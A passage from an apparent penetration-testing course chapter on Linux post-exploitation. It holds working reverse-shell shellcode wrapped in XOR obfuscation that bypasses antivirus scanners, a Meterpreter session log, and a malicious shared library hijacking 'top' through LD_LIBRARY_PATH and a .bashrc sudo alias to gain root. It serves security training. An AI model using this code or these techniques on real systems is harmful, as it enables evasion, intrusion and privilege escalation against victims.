


Figure 169: C wrapper scanned by Antiscan

Avast and AVG both detected our sample as malicious and, as expected, Kaspersky did not.

Although this is a satisfactory result, let's Try Harder.

In order to avoid detection by the last two scanners, we'll obfuscate our original shellcode string. We can do this by creating an encoder program to perform an XOR<sup>588</sup> operation on our payload string to produce the new obfuscated version.

We'll then take the output of our encoder and replace our original C wrapper's payload with the obfuscated version we produced. We'll also add an XOR decoder to our original C program to deobfuscate the payload in memory before executing it.

The code for our encoding program is very similar to our original C program. The key difference lies in the *main* loop. Instead of running the payload, we're converting each character using XOR and printing it to the console.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

unsigned char buf[] =
"\x6a\x39\x58\x0f\x05\x48\x85\xc0\x74\x08\x48\x31\xff\x6a\x3c"
"\x58\x0f\x05\x6a\x39\x58\x0f\x05\x48\x85\xc0\x74\x08\x48\x31"
```

<sup>588</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/XOR\\_cipher](https://en.wikipedia.org/wiki/XOR_cipher)

```
"\xff\x6a\x3c\x58\x0f\x05\x48\x31\xff\x6a\x09\x58\x99\xb6\x10"  
"\x48\x89\xd6\x4d\x31\xc9\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48"  
"\x85\xc0\x78\x51\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02"  
"\x5f\x6a\x01\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9"  
"\x02\x00\x05\x39\xc0\xa8\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a"  
"\x6a\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"  
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6"  
"\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01"  
"\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff"  
"\xe6";
```

```
int main (int argc, char **argv)  
{  
    char xor_key = 'J';  
    int payload_length = (int) sizeof(buf);  
  
    for (int i=0; i<payload_length; i++)  
    {  
        printf("\\x%02X",buf[i]^xor_key);  
    }  
  
    return 0;  
}
```

*Listing 470 - Code to XOR encode our shellcode and output to the screen*

The code includes our original msfvenom-generated shellcode buffer as a character array. It defines an XOR key value (in this case, "J") and calculates the length of the buffer string. It then stores that value as an integer in the `payload_length` variable.

```
char xor_key = 'J';  
int payload_length = (int) sizeof(buf);
```

*Listing 471 - First part of our encoder's main loop*

The program then iterates through the characters, performing a bitwise-XOR operation on them with the XOR key we chose. Next, it prints the newly-encoded hex value to the screen so that we can copy it later.

```
for (int i=0; i<payload_length; i++)  
{  
    printf("\\x%02X",buf[i]^xor_key);  
}
```

*Listing 472 - Second part of our encoder's main loop*

We can use **gcc** to compile our encoder. Once we've done that, we can run it to output the encoded version of our shellcode.

```
kali@kali:~$ gcc -o encoder.out encoder.c
```

```
kali@kali:~$ ./encoder.out  
\x20\x73\x12\x45\x4f\x02\xcf\x8a\x3e\x42\x02\x7b\xb5\x20\x76\x12\x45...\x20\x4b\x14\x4  
5\x4f\x02\xcf\x8a\x32\x71\x02\xdd\x02\xf3\x48
```

*Listing 473 - Output of our XOR encoder*

We can copy the output string from our encoder and replace the payload string in our original C wrapper. In addition, we need to modify our original C wrapper's *main* function to decode the shellcode before we try to run it. The updated program is shown in the Listing 474.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// Our obfuscated shellcode
unsigned char buf[] =
"\x20\x73\x12\x45\x4F\x02\xCF\x8A...x32\x71\x02\xDD\x02\xF3\x48";

int main (int argc, char **argv)
{
    char xor_key = 'J';
    int arraysize = (int) sizeof(buf);
    for (int i=0; i<arraysize-1; i++)
    {
        buf[i] = buf[i]^xor_key;
    }
    int (*ret)() = (int(*)())buf;
    ret();
}
```

*Listing 474 - Updated C wrapper program with our encoded shellcode*

Our newly-modified C wrapper program behaves as a combination of our original C wrapper and our encoder program. We define our payload buffer, which is now obfuscated, as the result of our encoder program's output. We define our XOR key and get the size of the payload, stored in the *arraysize* variable. We then iterate through the payload string as we did in the encoder, performing an XOR operation on each character as we did before.

Since our payload is already obfuscated and XOR is a symmetric cipher, performing XOR on it with the same key will deobfuscate each character, resulting in our original payload string. We then run our shell as we did in our original C wrapper.

If we compile and run the program, we notice that we get a shell in our Metasploit listener.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.118.3:1337
[*] Sending stage (3012516 bytes) to 192.168.120.45
[*] Meterpreter session 11 opened (192.168.118.3:1337 -> 192.168.120.45:43588)

meterpreter > getuid
Server username: no-user @ linuxvictim (uid=1000, gid=1000, euid=1000, egid=1000)
```

*Listing 475 - Received a shell via our XOR wrapper program*

Now that we know that the shell works properly, let's try scanning it with Antiscan.me. We'll repeat the process of renaming the file to have a *.exe* extension, downloading it to our Kali VM, and uploading to Antiscan as before.




Figure 170: Our XOR wrapper passed all scanners

The results show that our changes were sufficient to bypass all 26 scanners.

The fact that our XOR-based shellcode wrapper program bypassed all of the scanners shows the minimal effort required to evade at least some Linux antivirus programs.

In the next section, we'll discuss shared libraries in Linux and how we can abuse them on security assessments.

### 10.2.2.1 Exercises

1. Bypass Kaspersky by running a shell in a C wrapper program as shown in this section.
2. Bypass the other scanners in Antiscan.me using XOR obfuscation as shown in this section.

### 10.2.2.2 Extra Mile

Modify the example we covered in this section to use a different encoding method such as using a Caesar Cipher.

## 10.3 Shared Libraries

In this section we'll examine how shared libraries being loaded by applications on a Linux system can be manipulated to provide an advantage to an attacker. This approach is similar to *DLL hijacking*,<sup>589</sup> which is commonly used to compromise Windows systems.

We'll take a look at how shared libraries work as well as several approaches for exploiting them, including the use of specific environment variables and abusing loading path order. Let's start by learning how shared libraries work at a basic level.

### 10.3.1 How Shared Libraries Work on Linux

Perhaps not surprisingly, programs on Linux are structured in a different format than what is used on Windows systems. The most commonly used program format in Linux is *Executable and Linkable Format* (ELF).<sup>590</sup> On Windows, it is the *Portable Executable* (PE)<sup>591</sup> format. A deep explanation of these formats is not in scope for this course. For now, it's enough to know that program formats differ between Linux and Windows systems.

Programs on these two systems do have some things in common. In particular, they are similar in how they share code with other applications. On Windows, this shared code is most commonly stored in *Dynamic-Link Library* (DLL)<sup>592</sup> files. Linux, on the other hand, uses Shared Libraries.<sup>593</sup> These libraries allow code to be defined separately from specific applications and reused, which means the libraries can be shared between different applications on the system.

This is a benefit in terms of storage space and reducing locations in code where errors might occur. It also provides a single place to update code and affect multiple programs. For this reason in particular, it represents a valuable attack vector. A change to a shared library can affect all programs that use it.

When an application runs on Linux, it checks for its required libraries in a number of locations in a specific order. When it finds a copy of the library it needs, it stops searching and loads the module it finds. The application searches for libraries in these locations, following this ordering.<sup>594</sup>

1. Directories listed in the application's *RPATH*<sup>595</sup> value.
2. Directories specified in the *LD\_LIBRARY\_PATH* environment variable.
3. Directories listed in the application's *RUNPATH*<sup>596</sup> value.
4. Directories specified in */etc/ld.so.conf*.<sup>597</sup>

---

<sup>589</sup> (The MITRE Corporation, 2020), <https://attack.mitre.org/techniques/T1574/001/>

<sup>590</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](https://en.wikipedia.org/wiki/Executable_and_Linkable_Format)

<sup>591</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Portable\\_Executable](https://en.wikipedia.org/wiki/Portable_Executable)

<sup>592</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Dynamic-link\\_library](https://en.wikipedia.org/wiki/Dynamic-link_library)

<sup>593</sup> (David A. Wheeler, 2013), <https://tldp.org/HOWTO/Program-Library-HOWTO/shared-libraries.html>

<sup>594</sup> (Amir Rachum, 2016), <https://amir.rachum.com/blog/2016/09/17/shared-libraries/#runtime-search-path>

<sup>595</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Rpath>

<sup>596</sup> (Amir Rachum, 2016), <https://amir.rachum.com/blog/2016/09/17/shared-libraries/#rpath-and-runpath>

<sup>597</sup> (Man7.org, 2020), <https://man7.org/linux/man-pages/man8/ldconfig.8.html>

5. System library directories: `/lib`, `/lib64`, `/usr/lib`, `/usr/lib64`, `/usr/local/lib`, `/usr/local/lib64`, and potentially others.

Because the locations and the order is known, we can potentially hijack or place our own versions of shared libraries in places earlier in the chain in order to control the application's behavior.

First, let's inspect the `LD_LIBRARY_PATH` variable and how we can use it to direct a program to use a malicious version of a library instead of the one originally intended for the program.

### 10.3.2 Shared Library Hijacking via `LD_LIBRARY_PATH`

As we mentioned previously, when an application runs, it checks for its libraries in an ordered set of locations. After checking its internal `RPATH` values for hard coded paths, it then checks for an environment variable called `LD_LIBRARY_PATH`. Setting this variable allows a user to override the default behavior of a program and insert their own versions of libraries.

Intended use cases for this include testing new library versions without modifying existing libraries or modifying the program's behavior temporarily for debugging purposes. As an attacker, we can also use it to maliciously change the intended behavior of the program. We'll exploit a victim user's application by creating a malicious library and then use `LD_LIBRARY_PATH` to hijack the application's normal flow and execute our malicious code to escalate privileges.

Note that for demonstration, we are explicitly setting the environment variable before each call. However, as an attacker, we would want to insert a line in the user's `.bashrc` or `.bash_profile` to define the `LD_LIBRARY_PATH` variable so it is set automatically when the user logs in.

One difficulty with using `LD_LIBRARY_PATH` for exploitation is that on most modern systems, user environment variables are not passed on when using `sudo`. This setting is configured in the `/etc/sudoers` file by using the `env_reset` keyword as a default. Some systems are configured to allow a user's environment to be passed on to `sudo`. These will have `env_keep` set instead.

We could bypass the `env_reset` setting with our previously-mentioned `.bashrc` alias for the `sudo` command. We mentioned this approach earlier when we set the `sudo` command to `sudo -E` in Listing 443. As a normal user, it's not typically possible to read `/etc/sudoers` to know if `env_reset` is set, so it may be useful to create this alias setting regardless.

We'll need to tweak this process to make `LD_LIBRARY_PATH` work with `sudo`. We'll discuss how to do this later in this section.

Let's walk through an example of a simple malicious, shared library using the C programming language<sup>598</sup> and save it as `/home/offsec/ldlib/hax.c`.

The full code listing is below, but we'll discuss the parts in the following paragraphs.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> // for setuid/setgid

static void runmahpayload() __attribute__((constructor));
```

<sup>598</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/C\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/C_(programming_language))



```
void runmahpayload() {  
    setuid(0);  
    setgid(0);  
    printf("DLL HIJACKING IN PROGRESS \n");  
    system("touch /tmp/haxso.txt");  
}
```

*Listing 476 - A basic example of a shared library payload*

The first three lines include header files as discussed in earlier examples.

The fourth line provides a function declaration for a constructor function called *runmahpayload*. Constructor<sup>599, 600</sup> functions are run when the library is first initialized in order to set up code for the library to use.

```
static void runmahpayload() __attribute__((constructor));
```

*Listing 477 - The constructor function definition*

By doing this, we're just letting the compiler know that a function of this name will be defined later.

We are creating a constructor function so that our malicious code will run when our library is loaded, regardless of what the original program is trying to do with it. In other words, the original program will try to load the library, which will then run our constructor function, triggering our malicious payload.

The remainder of the lines contain the function's actual code itself. This is where we'll put our malicious actions.

```
void runmahpayload() {  
    setuid(0);  
    setgid(0);  
    printf("DLL HIJACKING IN PROGRESS \n");  
    system("touch /tmp/haxso.txt");  
}
```

*Listing 478 - Our temporary payload*

In our case, we initially set the user's UID and GID to "0", which will make the user *root* if run in a *sudo* context. We'll then print a message to the screen to show that it functioned correctly and modify a file in */tmp* to show an action on the file system.

We'll compile our shared library using two commands.

```
offsec@linuxvictim:~/ldlib$ gcc -Wall -fPIC -c -o hax.o hax.c
```

*Listing 479 - Compiling our shared library object file*

In the first command, we use the **-Wall** parameter, which gives more verbose warnings when compiling. The **-fPIC** option tells the compiler to use *position independent code*,<sup>601</sup> which is suitable for shared libraries since they are loaded in unpredictable memory locations. The **-c** flag tells gcc to compile but not link the code and **-o** tells the compiler to produce an output file with

<sup>599</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Constructor\\_\(object-oriented\\_programming\)](https://en.wikipedia.org/wiki/Constructor_(object-oriented_programming))

<sup>600</sup> (David A. Wheeler, 2013), <https://tldp.org/HOWTO/Program-Library-HOWTO/miscellaneous.html>

<sup>601</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Position-independent\\_code](https://en.wikipedia.org/wiki/Position-independent_code)



the name immediately following the parameter. Finally, the last item is the source code file we've written.

In the second command, we're again using **gcc** to compile. However, this time we use the **-shared** parameter to tell gcc we're creating a shared library from our object file. We then specify an output file again, this time with the name **libhax.so**, and then we specify our input object file.

```
offsec@linuxvictim:~/ldlib$ gcc -shared -o libhax.so hax.o
```

*Listing 480 - Compiling our finished shared library file*

This produces a **libhax.so** shared library file.

One important thing to note is that shared libraries in Linux use the *soname*<sup>602</sup> naming convention. This is typically something like **lib.so**, which may also include a version number appended to the end with a period or full-stop character. For example, we might see **lib.so.1**. Naming our libraries following this convention will help us with the linking process.

Now that we have a malicious shared library, we need a place to use it. We want to hijack the library of a program that a victim is likely to run, especially as **sudo**. We also need to remember that whichever library we're hijacking will be unavailable to the requesting program. As such, we want to find something that won't break the system if all programs are prevented from using it.

Let's try targeting the **top** command, which is used to display processes in real time on a Linux system. It's likely that a user might run this as **sudo** in order to display processes with elevated permissions, so it's a good candidate.

We'll run the **ldd**<sup>603</sup> command in the target machine on the **top** program. This will give us information on which libraries are being loaded when **top** is being run.

```
offsec@linuxvictim:~$ ldd /usr/bin/top
linux-vdso.so.1 (0x00007fffd135c5000)
libprocps.so.6 => /lib/x86_64-linux-gnu/libprocps.so.6 (0x00007ff5ab935000)
libtinfo.so.5 => /lib/x86_64-linux-gnu/libtinfo.so.5 (0x00007ff5ab70b000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ff5ab507000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff5ab116000)
libsystemd.so.0 => /lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007ff5aae92000)
/lib64/ld-linux-x86-64.so.2 (0x00007ff5abd9b000)
librt.so.1 => /lib/x86_64-linux-gnu/librt.so.1 (0x00007ff5aac8a000)
liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5 (0x00007ff5aaa64000)
liblz4.so.1 => /usr/lib/x86_64-linux-gnu/liblz4.so.1 (0x00007ff5aa848000)
libgcrypt.so.20 => /lib/x86_64-linux-gnu/libgcrypt.so.20 (0x00007ff5aa52c000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ff5aa30d000)
libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007ff5aa0f8000)
```

*Listing 481 - Determining libraries run by the "top" utility*

The last library listed appears to be a library for error reporting called LibGPG-Error.<sup>604</sup> This is likely to be loaded by the application but not likely to be called unless the program encounters an error,

<sup>602</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Soname>

<sup>603</sup> (Man7.org, 2020), <https://man7.org/linux/man-pages/man1/ldd.1.html>

<sup>604</sup> (GnuPG Project, 2017), <https://www.gnupg.org/software/libgpg-error/index.html>

therefore this shouldn't prevent normal use of the application. Let's try to hijack that and find out what happens.

Note that it may require some trial and error to find a library that behaves favorably to run our code and not have adverse side effects on the system. Ideally, we want to target a library that also allows the program to run correctly even after our exploit is run, but this may not always be possible.

We set our environment variable for `LD_LIBRARY_PATH` and rename our `.so` file to match the one we're hijacking.

```
offsec@linuxvictim:~/ldlib$ export LD_LIBRARY_PATH=/home/offsec/ldlib/
offsec@linuxvictim:~/ldlib$ cp libhax.so libgpg-error.so.0
```

*Listing 482 - Preparing the environment and shared library for exploitation*

---

*If we want to later turn off the malicious library functionality, we need to unset the environment variable using the unset command. Our approach here does not modify the original shared library at all, so when the environment variable is unset, the original functionality is restored.*

---

Now we can run our **top** program and examine what happens.

```
offsec@linuxvictim:~/ldlib$ top
top: /home/offsec/ldlib/libgpg-error.so.0: no version information available (required
by /lib/x86_64-linux-gnu/libgpcrypt.so.20)
top: relocation error: /lib/x86_64-linux-gnu/libgpcrypt.so.20: symbol gpgmt_lock_lock
version GPG_ERROR_1.0 not defined in file libgpg-error.so.0 with link time reference
```

*Listing 483 - Our exploit fails miserably*

Unfortunately, we have a problem. The error message states that we're missing the symbol `gpgmt_lock_lock` with a version of `GPG_ERROR_1.0`. The program has not yet run our library's constructor, but it's already giving an error that we're missing symbols.<sup>605</sup>

This means that certain variables or functions that the program expects to find when loading the original library have not been defined in our malicious library. As a result, the program won't even attempt to run our library's constructor. Fortunately, this is fairly easy to fix.

When loading a library, a program only wants to know that our library contains symbols of that name. It doesn't care anything about validating their type or use. Because of that, we can simply define some variables with the same names that it expects and `top` should run.

We have an additional advantage in that the original shared library exists on the file system. Let's examine it and determine what symbols it contains using the `readelf`<sup>606</sup> utility. The `-s` parameter will give a list of available symbols in the library.

---

<sup>605</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Symbol\\_\(programming\)](https://en.wikipedia.org/wiki/Symbol_(programming))

<sup>606</sup> (Die.net, 2009), <https://linux.die.net/man/1/readelf>

Not all of the listed symbols are needed since some of them refer to other libraries. The error message specifies that the symbol it's looking for is tagged with `GPG_ERROR_1.0`. We can infer that it's part of the library we're replacing (`libgpg-error.so.0`).

The `readelf` output for the original shared library will display many defined symbols. However, with the use of some bash command-line utilities, we can parse out the information we need specifically and put it into a format that we can paste directly into our library source code file to define variables.

To do this, we'll again call the `readelf` command with the `-s` flag. We'll also include the `--wide` flag to force it to include the untruncated names of the symbols, as well as the full path to the original shared library file. We'll pipe that output to `grep` and search for lines containing "FUNC" representing symbols we need to capture. We'll then pipe this to `grep` again and filter out only the results that also contain "GPG\_ERROR", indicating they are stored in our library and not in an unrelated dependency.

Once we've done that, we pipe the resulting lines to `awk` to capture only a specific column of the lines returned, while prepending "int" to it. This will help us more easily define variables in our code to represent the symbols we are missing. Finally, we pipe that output to `sed` to replace the version information with a semicolon in order to finalize the variable definitions.

```
offsec@linuxvictim:~/ldlib$ readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0
| grep FUNC | grep GPG_ERROR | awk '{print "int",$8}' | sed 's/@@GPG_ERROR_1.0/;/g'
int gpgrt_onclose;
int _gpgrt_putc_overflow;
int gpgrt_feof_unlocked;
...
int gpgrt_fflush;
int gpgrt_poll;
```

*Listing 484 - The output gets the symbols associated with our hijacked library and makes C variables for them as output*

The result is a list of variable definitions, one for each missing symbol, that we can copy and paste just under our initial constructor definition in our `hax.c` source code file.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> // for setuid/setgid

static void runmahpayload() __attribute__((constructor));

int gpgrt_onclose;
int _gpgrt_putc_overflow;
int gpgrt_feof_unlocked;
...
```

*Listing 485 - The new symbols in our source code*

After recompiling and setting the `LD_LIBRARY_PATH` variable again, this time when we run `top`, we get the result we wanted.

```
offsec@linuxvictim:~/ldlib$ top
top: /home/offsec/ldlib/libgpg-error.so.0: no version information available (required
by /lib/x86_64-linux-gnu/libgcrypt.so.20)
DLL HIJACKING IN PROGRESS
...
```

*Listing 486 - Our hijacking worked properly*

Unfortunately, we notice an obvious error message about the shared library's version information. Not all supporting libraries require version information, so this does not always occur. If we were to hijack a different library, we may not receive this error. In this case, however, it seems that *libgpgcrypt* does require version information in associated libraries. Thankfully, we can fix this with the help of a map<sup>607</sup> file that identifies particular symbols as being associated with a given version of the library.

First, we'll run a modified version of our previous **readelf** command, this time omitting "int" before the symbol names.

```
offsec@linuxvictim:~/ldlib$ readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0
| grep FUNC | grep GPG_ERROR | awk '{print $8}' | sed 's/@@GPG_ERROR_1.0/;/g'
gpgmt_onclose;
_gpgmt_putc_overflow;
gpgmt_feof_unlocked;
gpgmt_vbsprintf;
...
```

*Listing 487 - Getting symbol names*

This simply provides a list of symbols that we can then "wrap" into a symbol map file for the compiler to use. We'll call this file **gpg.map**.

```
GPG_ERROR_1.0 {
gpgmt_onclose;
_gpgmt_putc_overflow;
...
gpgmt_fflush;
gpgmt_poll;
};
```

*Listing 488 - Symbol map file*

The version number for these symbols doesn't have any direct impact on our exploit, but it fulfills the version requirement that is causing our earlier error message.

Once the file is created, we can compile our shared library again and include the symbol file with **-version-script**.

```
offsec@linuxvictim:~/ldlib$ gcc -Wall -fPIC -c -o hax.o hax.c

offsec@linuxvictim:~/ldlib$ gcc -shared -Wl,--version-script gpg.map -o libgpg-
error.so.0 hax.o
```

*Listing 489 - Recompiling the shared library with a symbol map*

We set our **LD\_LIBRARY\_PATH** environment variable as we did before and run the application again.

```
offsec@linuxvictim:~/ldlib$ export LD_LIBRARY_PATH=/home/offsec/ldlib/
```

<sup>607</sup> (Free Software Foundation, Inc. , 2020), [https://www.gnu.org/software/gnulib/manual/html\\_node/LD-Version-Scripts.html](https://www.gnu.org/software/gnulib/manual/html_node/LD-Version-Scripts.html)

```
offsec@linuxvictim:~/ldlib$ top
DLL HIJACKING IN PROGRESS
top - 14:55:15 up 9 days,  4:35,  2 users,  load average: 0.01, 0.01, 0.00
Tasks: 164 total,   1 running, 92 sleeping,   0 stopped,   0 zombie
...
```

*Listing 490 - Working correctly*

This time, we do not receive an error message.

We can look for the file our library was supposed to modify in `/tmp`.

```
offsec@linuxvictim:~/ldlib$ ls -al /tmp/haxso.txt
-rw-rw-r-- 1 offsec offsec 0 Jul 10 17:12 /tmp/haxso.txt
```

*Listing 491 - Evidence of our code working properly*

The results show the file was created.

In this case, we were somewhat lucky in that our application ran properly without the `libgpg_error` library. If an error occurred that required `libgpg_error`, the application would likely crash.

Earlier, we discussed how in modern Linux distributions a user's environment variables aren't normally passed to a `sudo` context. To get around this, we created an alias for `sudo` in the user's `.bashrc` file replacing `sudo` with `sudo -E`. However, some environment variables are not passed even with this approach. Unfortunately, `LD_LIBRARY_PATH` is one of these. If we try to run **top** with **sudo**, our module is not run.

There is a workaround. We can modify the alias we created for this purpose to include our `LD_LIBRARY_PATH` variable explicitly. This forces it to be passed to the `sudo` environment.

```
alias sudo="sudo LD_LIBRARY_PATH=/home/offsec/ldlib"
```

*Listing 492 - Modified alias to include LD\_LIBRARY\_PATH*

If we **source** the `.bashrc` file to load the changes we made, when we run the command with `sudo`, the command executes as `root`.

```
offsec@linuxvictim:~/ldlib$ source ~/.bashrc

offsec@linuxvictim:~/ldlib$ sudo top
DLL HIJACKING IN PROGRESS
top - 14:51:20 up 6 days,  6:03,  5 users,  load average: 0.00, 0.00, 0.00
...

offsec@linuxvictim:~/ldlib$ ls -al /tmp/haxso.txt
-rw-r--r-- 1 root root 0 Aug 11 14:51 /tmp/haxso.txt
```

*Listing 493 - Modified alias to run our library as sudo*

We successfully exploited an application using `LD_LIBRARY_PATH` and a malicious shared library file.

In the next section, we'll use `LD_PRELOAD` to hijack library functions.

### 10.3.2.1 Exercises

1. Create a malicious shared library example as shown in this section and run it using `LD_LIBRARY_PATH` and the `top` utility.

2. Create a .bashrc alias for sudo to include `LD_LIBRARY_PATH` and use the malicious library example we created to escalate to root privileges.

### 10.3.2.2 Extra Mile

1. Get a shell by adding shellcode execution to our shared library example. Consider using the AV bypass code we covered previously as a guide. Continuing the program's functionality after the shell is fired is not necessary in this case.
2. Hijack an application other than top using the method described in this section.

### 10.3.3 Exploitation via LD\_PRELOAD

`LD_PRELOAD`<sup>608</sup> is an environment variable which, when defined on the system, forces the dynamic linking loader<sup>609</sup> to preload a particular shared library before any others. As a result, functions that are defined in this library are used before any with the same method signature<sup>610</sup> that are defined in other libraries.

---

*A method signature is the information that a program needs to define a method. It consists of the value type the method will return, the method name, a listing of the parameters it needs, and each of their data types.*

---

`LD_PRELOAD` faces a similar limitation as the `LD_LIBRARY_PATH` exploit vector we covered previously. Sudo will explicitly ignore the `LD_PRELOAD` environment variable for a user unless the user's real UID is the same as their effective UID. This is important, as it will hinder the privilege escalation approach described earlier in this module. There are potential bypasses as we'll explain later.

As mentioned, libraries specified by `LD_PRELOAD` are loaded before any others the program will use. This means that methods we define in a library loaded by `LD_PRELOAD` will override methods loaded later on. Overriding methods in this way is a technique known as function hooking.<sup>611</sup>

Because the original libraries are also still being loaded, we can call the original functions and allow the program to continue working as intended. This makes our activity much less obvious and is less likely to tip off a savvy administrator.

In this module we'll leverage this technique to load our own malicious shared library. We'll also load the original libraries, meaning the program will run as intended, which will help us keep a low profile.

For this attack vector, we first need to find an application that the victim is likely to frequently use. One potential option is the `cp`<sup>612</sup> utility, which is used to copy files between locations on the system. This utility is often used with sudo which could improve our attack's effectiveness.

---

<sup>608</sup> (Man7.org, 2020), <https://man7.org/linux/man-pages/man8/ld.so.8.html>

